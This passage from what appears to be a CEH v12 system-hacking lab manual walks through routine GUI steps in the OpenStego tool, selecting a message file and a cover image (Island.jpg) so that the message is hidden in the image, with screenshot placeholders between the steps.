


6. The location of the selected file appears in the **Message File** field.


7. Click the **ellipsis** button next to **Cover File**.




8. The Open - Select Cover File window appears. Navigate to Z:\CEHv12 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego, select Island.jpg, and click Open.




9. Now, both **Message File** and **Cover File** are uploaded. By performing steganography, the message file will be hidden in the designated cover file.



